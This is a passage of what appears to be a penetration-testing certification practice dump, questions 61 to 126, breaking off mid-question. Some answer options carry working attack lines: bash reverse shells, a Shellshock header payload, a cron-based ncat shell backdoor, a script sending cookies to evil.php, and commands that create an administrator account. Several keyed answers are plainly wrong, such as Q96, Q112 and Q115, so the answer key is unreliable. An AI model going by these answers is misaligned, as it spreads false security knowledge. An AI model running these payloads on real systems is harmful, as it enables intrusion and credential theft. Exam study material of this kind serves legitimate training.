A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 62
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial dat a. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.
B. Conduct a watering-hole attack.
C. Use BeEF.
D. Use browser autopwn.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 63
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 64
A penetration tester discovers that a web server within the scope of the engagement has already been compromised with a backdoor. Which of the following should the penetration tester do NEXT?

A. Forensically acquire the backdoor Trojan and perform attribution
B. Utilize the backdoor in support of the engagement
C. Continue the engagement and include the backdoor finding in the final report
D. Inform the customer immediately about the backdoor

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 65
Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

A. The CVSS score of the finding
B. The network location of the vulnerable device
C. The vulnerability identifier
D. The client acceptance form
E. The name of the person who found the flaw
F. The tool used to find the issue

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 66
A penetration tester performs the following command: curl –I –http2 https://www.comptia.org Which of the following snippets of output will the tester MOST likely receive?

A.
```
HTTP/2 200
...
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
referrer-policy: strict-origin
strict-transport-security: max-age=31536000; includeSubdomains; preload
...
```

B.
```
<!DOCTYPE html>
<html lang="en">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
...
</head>
...
<body lang="en">
</body>
</html>
```

C.
```
  %  Total% Received % Xferd Average Speed  Time    Time    Time  Current
                              Dload  Upload Total   Spent   Left  Speed
100 1698k 100 1698k  0 0    1566k    0      0:00:01 0:00:01 --:-- 1565k
                                                               -:--
```

D.
```
[############################################################] 100%
```

A. Option A
B. Option B
C. Option C
D. Option D

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://research.securitum.com/http-2-protocol-it-is-faster-but-is-it-also-safer/

QUESTION 67
A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz
D. Cain and Abel

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.cyberciti.biz/faq/unix-linux-password-cracking-john-the-ripper/

QUESTION 68
A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

A. Root user
B. Local administrator
C. Service
D. Network administrator

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 69
User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

A. MD5
B. bcrypt
C. SHA-1
D. PBKDF2

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.geeksforgeeks.org/understanding-rainbow-table-attack/

QUESTION 70
A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift.
Which of the following social-engineering attacks was the tester utilizing?

A. Phishing
B. Tailgating
C. Baiting
D. Shoulder surfing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://phoenixnap.com/blog/what-is-social-engineering-types-of-threats

QUESTION 71
A penetration tester runs a scan against a server and obtains the following output:
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2012 Std
3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600

|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 72
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

QUESTION 73
A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important dat a. Which of the following was captured by the testing team?

A. Multiple handshakes
B. IP addresses
C. Encrypted file transfers
D. User hashes sent over SMB

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 74
Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

A. will reveal vulnerabilities in the Modbus protocol.
B. may cause unintended failures in control systems.
C. may reduce the true positive rate of findings.

D. will create a denial-of-service condition on the IP networks.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.hsdl.org/?view&did=7262

QUESTION 75
An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

A. OpenVAS
B. Drozer
C. Burp Suite
D. OWASP ZAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://pentest-tools.com/network-vulnerability-scanning/network-security-scanneronline-openvas

QUESTION 76
A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

A. Wait for the next login and perform a downgrade attack on the server.
B. Capture traffic using Wireshark.
C. Perform a brute-force attack over the server.
D. Use an FTP exploit against the server.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b

QUESTION 77
Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 78

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 79
A penetration tester has established an on-path attack position and must now specially craft a DNS query response to be sent back to a target host. Which of the following utilities would BEST support this objective?

A. Socat
B. tcpdump
C. Scapy
D. dig

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://thepacketgeek.com/scapy/building-network-tools/part-09/

QUESTION 80
A penetration tester ran the following command on a staging server: python –m SimpleHTTPServer 9891 Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit
B. powershell –exec bypass –f \\10.10.51.50\9891
C. bash –i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.redhat.com/sysadmin/simple-http-server

QUESTION 81
When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

A. <#
B. <$
C. ##
D. #$
E. #!

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://linuxconfig.org/bash-scripting-tutorial-for-beginners#!/bin/bash ---# and ! makes this line special because # is used as comment line in bash. ! is called

QUESTION 82
In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name- serial_number>. Which of the following would be the best action for the tester to take NEXT with this information?

A. Create a custom password dictionary as preparation for password spray testing.
B. Recommend using a password manage/vault instead of text files to store passwords securely.
C. Recommend configuring password complexity rules in all the systems and applications.
D. Document the unprotected file repository as a finding in the penetration-testing report.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 83
Which of the following is the MOST effective person to validate results from a penetration test?

A. Third party
B. Team leader
C. Chief Information Officer
D. Client

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 84
A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:
Pre-engagement interaction (scoping and ROE)
Intelligence gathering (reconnaissance)
Threat modeling
Vulnerability analysis
Exploitation and post exploitation
Reporting
Which of the following methodologies does the client use?

A. OWASP Web Security Testing Guide
B. PTES technical guidelines
C. NIST SP 800-115
D. OSSTMM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:
Reference: https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/

QUESTION 85
A penetration tester ran an Nmap scan on an Internet-facing network device with the –F option and found a few open ports. To further enumerate, the tester ran another scan using the following command: nmap –O –A –sS –p- 100.100.100.50 Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

A. A firewall or IPS blocked the scan.
B. The penetration tester used unsupported flags.
C. The edge network device was disconnected.
D. The scan returned ICMP echo replies.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://phoenixnap.com/kb/nmap-scan-open-ports

QUESTION 86
A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA
C. MSA
D. NDA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 87
A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

A. nmap –vv sUV –p 53, 123-159 10.10.1.20/24 –oA udpscan
B. nmap –vv sUV –p 53,123,161-162 10.10.1.20/24 –oA udpscan
C. nmap –vv sUV –p 53,137-139,161-162 10.10.1.20/24 –oA udpscan
D. nmap –vv sUV –p 53, 122-123, 160-161 10.10.1.20/24 –oA udpscan

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 88
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

QUESTION 89
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it
B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

QUESTION 90
A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code: exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept":
"text/html,application/xhtml+xml,application/xml"}
Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploits = {"User-Agent": "() { ignored;};/bin/bash –i id;whoami", "Accept":
"text/html,application/xhtml+xml,application/xml"}
B. exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& find / -perm -4000", "Accept":
"text/html,application/xhtml+xml,application/xml"}
C. exploits = {"User-Agent": "() { ignored;};/bin/sh –i ps –ef" 0>&1", "Accept":
"text/html,application/xhtml+xml,application/xml"}
D. exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept":
"text/html,application/xhtml+xml,application/xml"}

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 91
Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

A. NIST SP 800-53
B. OWASP Top 10
C. MITRE ATT&CK framework
D. PTES technical guidelines

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:
Reference: https://digitalguardian.com/blog/what-mitre-attck-framework

QUESTION 92
Which of the following should a penetration tester attack to gain control of the state in the HTTPprotocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 93
A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

A. OpenVAS
B. Nikto
C. SQLmap
D. Nessus

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://phoenixnap.com/blog/best-penetration-testing-tools

QUESTION 94
A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
B. wmic startup get caption,command
C. crontab –l; echo "@reboot sleep 200 && ncat –lvp 4242 –e /bin/bash") | crontab 2>/dev/null
D. sudo useradd –ou 0 –g 0 user

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 95
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

A. "cisco-ios" "admin+1234"
B. "cisco-ios" "no-password"
C. "cisco-ios" "default-passwords"
D. "cisco-ios" "last-modified"

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 96
A tester who is performing a penetration test on a website receives the following output:
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62 Which of the following commands can be used to further attack the website?

A. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
B. ../../../../../../../../../../etc/passwd
C. /var/www/html/index.php;whoami
D. 1 UNION SELECT 1, DATABASE(),3--

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 97
A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?
A. Deploy a user training program
B. Implement a patch management plan
C. Utilize the secure software development life cycle
D. Configure access controls on each of the servers

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 98
A company that developers embedded software for the automobile industry has hired a penetrationtesting team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse- engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

A. The reverse-engineering team may have a history of selling exploits to third parties.
B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
D. The reverse-engineering team will be given access to source code for analysis.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 99
A penetration tester has been given eight business hours to gain access to a client's financial system.
Which of the following techniques will have the highest likelihood of success?

A. Attempting to tailgate an employee going into the client's workplace
B. Dropping a malicious USB key with the company's logo in the parking lot
C. Using a brute-force attack against the external perimeter to gain a foothold
D. Performing spear phishing against employees by posing as senior management

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 100
The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port     State     Service     Version
22/tcp   open      ssh         OpenSSH 6.6.1p1
53/tcp   open      domain      dnsmasq 2.72
80/tcp   open      http        lighttpd
443/tcp  open      ssl/http    httpd

Service Info: OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
B. This device is most likely a gateway with in-band management services.
C. This device is most likely a proxy server forwarding requests over TCP/443.
D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The heart bleed bug is an open ssl bug which does not affect SSH Ref: https://www.sosQuestions& Answers PDF P-51berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh

QUESTION 101
Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

A. To provide feedback on the report structure and recommend improvements
B. To discuss the findings and dispute any false positives
C. To determine any processes that failed to meet expectations during the assessment
D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 102
A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain

confidential information?

A. Badge cloning
B. Dumpster diving
C. Tailgating
D. Shoulder surfing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 103
The results of an Nmap scan are as follows:
Starting Nmap 7.80 (https://nmap.org) at 2021-01-24 01:10 EST
Nmap scan report for (10.2.1.22)
Host is up (0.0102s latency).
Not shown: 998 filtered ports
Port State Service
80/tcp open http
|_http-title: 80F 22% RH 1009.1MB (text/html)
|_http-slowloris-check:
| VULNERABLE:
| Slowloris DoS Attack
| <..>
Device type: bridge|general purpose
Running (JUST GUESSING) : QEMU (95%)
OS CPE: cpe:/a:qemu:qemu
No exact OS matches found for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds
Which of the following device types will MOST likely have a similar response? (Choose two.)

A. Network device
B. Public-facing web server
C. Active Directory domain controller
D. IoT/embedded device
E. Exposed RDP
F. Print queue

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://www.netscout.com/what-is-ddos/slowloris-attacksFrom the http-title in the output, this looks like an IoT device with RH implying Relative Humidity,that offers a web-based interface for visualizing the results.

QUESTION 104
A penetration tester conducted an assessment on a web server. The logs from this session show the following: http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -- Which of the following attacks is being attempted?

A. Clickjacking
B. Session hijacking
C. Parameter pollution
D. Cookie hijacking
E. Cross-site scripting

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 105
An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

A. Follow the established data retention and destruction process
B. Report any findings to regulatory oversight groups
C. Publish the findings after the client reviews the report
D. Encrypt and store any client information for future analysis

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 106
During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

A. Scraping social media sites
B. Using the WHOIS lookup tool
C. Crawling the client's website
D. Phishing company employees
E. Utilizing DNS lookup tools
F. Conducting wardriving near the client facility

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Technical and billing addresses are usually posted on company websites and company social media sites for the their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

QUESTION 107
A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

A. Data flooding
B. Session riding
C. Cybersquatting
D. Side channel

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.iotcentral.io/blog/the-top-cloud-computing-vulnerabilities-and-threats

QUESTION 108
Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmod u+x script.sh
B. chmod u+e script.sh
C. chmod o+e script.sh
D. chmod o+x script.sh

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://newbedev.com/chmod-u-x-versus-chmod-x

QUESTION 109
A compliance-based penetration test is primarily concerned with:

A. obtaining Pll from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 110
A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel.
Which of the following would the tester MOST likely describe as a benefit of the framework?

A. Understanding the tactics of a security intrusion can help disrupt them.
B. Scripts that are part of the framework can be imported directly into SIEM tools.
C. The methodology can be used to estimate the cost of an incident better.
D. The framework is static and ensures stability of a security program overtime.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://attack.mitre.org/

QUESTION 111
A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible
B. Whether the connection between the cloud and the client is secure
C. Whether the client's employees are trained properly to use the platform
D. Whether the cloud applications were developed using a secure SDLC

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
Explanation:

QUESTION 112
A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.
Which of the following tools can help the tester achieve this goal?

A. Metasploit
B. Hydra
C. SET
D. WPScan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 113
Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

A. Unsupported operating systems
B. Susceptibility to DDoS attacks
C. Inability to network
D. The existence of default passwords

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 114
Which of the following describes the reason why a penetration tester would run the command sdelete mimikatz. * on a Windows server that the tester compromised?

A. To remove hash-cracking registry entries
B. To remove the tester-created Mimikatz account
C. To remove tools from the server
D. To remove a reverse shell from the system

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 115
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, ablank page was displayed.
Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. The web server is using HTTPS instead of HTTP.
D. This URI returned a server error.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 116
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.
B. Identity all the vulnerabilities in the environment.
C. Limit invasiveness based on scope.
D. Maintain confidentiality of the findings.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 117
A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees' numbers?

A. Web archive
B. GitHub
C. File metadata
D. Underground forums

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 118
A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.
B. Perform a manual test on the server.
C. Check the results on the scanner.
D. Look for the vulnerability online.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 119
A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router.
Which of the following is MOST vulnerable to a brute-force attack?

A. WPS
B. WPA2-EAP
C. WPA-TKIP
D. WPA2-PSK

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://us-cert.cisa.gov/ncas/alerts/TA12-006A

QUESTION 120
A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation:

QUESTION 121
A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?

A. Partially known environment testing
B. Known environment testing
C. Unknown environment testing
D. Physical environment testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 122
The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a "probable port scan" alert in the organization's IDS?

A. Line 01
B. Line 02
C. Line 07
D. Line 08

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 123
A consulting company is completing the ROE during scoping.
Which of the following should be included in the ROE?

A. Cost ofthe assessment
B. Report distribution
C. Testing restrictions
D. Liability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 124
A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.
Which of the following is most important for the penetration tester to define FIRST?

A. Establish the format required by the client.
B. Establish the threshold of risk to escalate to the client immediately.
C. Establish the method of potential false positives.
D. Establish the preferred day of the week for reporting.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 125
A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.
Which of the following tools or techniques would BEST support additional reconnaissance?

A. Wardriving
B. Shodan
C. Recon-ng
D. Aircrack-ng

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 126
A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State    Service
1080/tcp    open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus
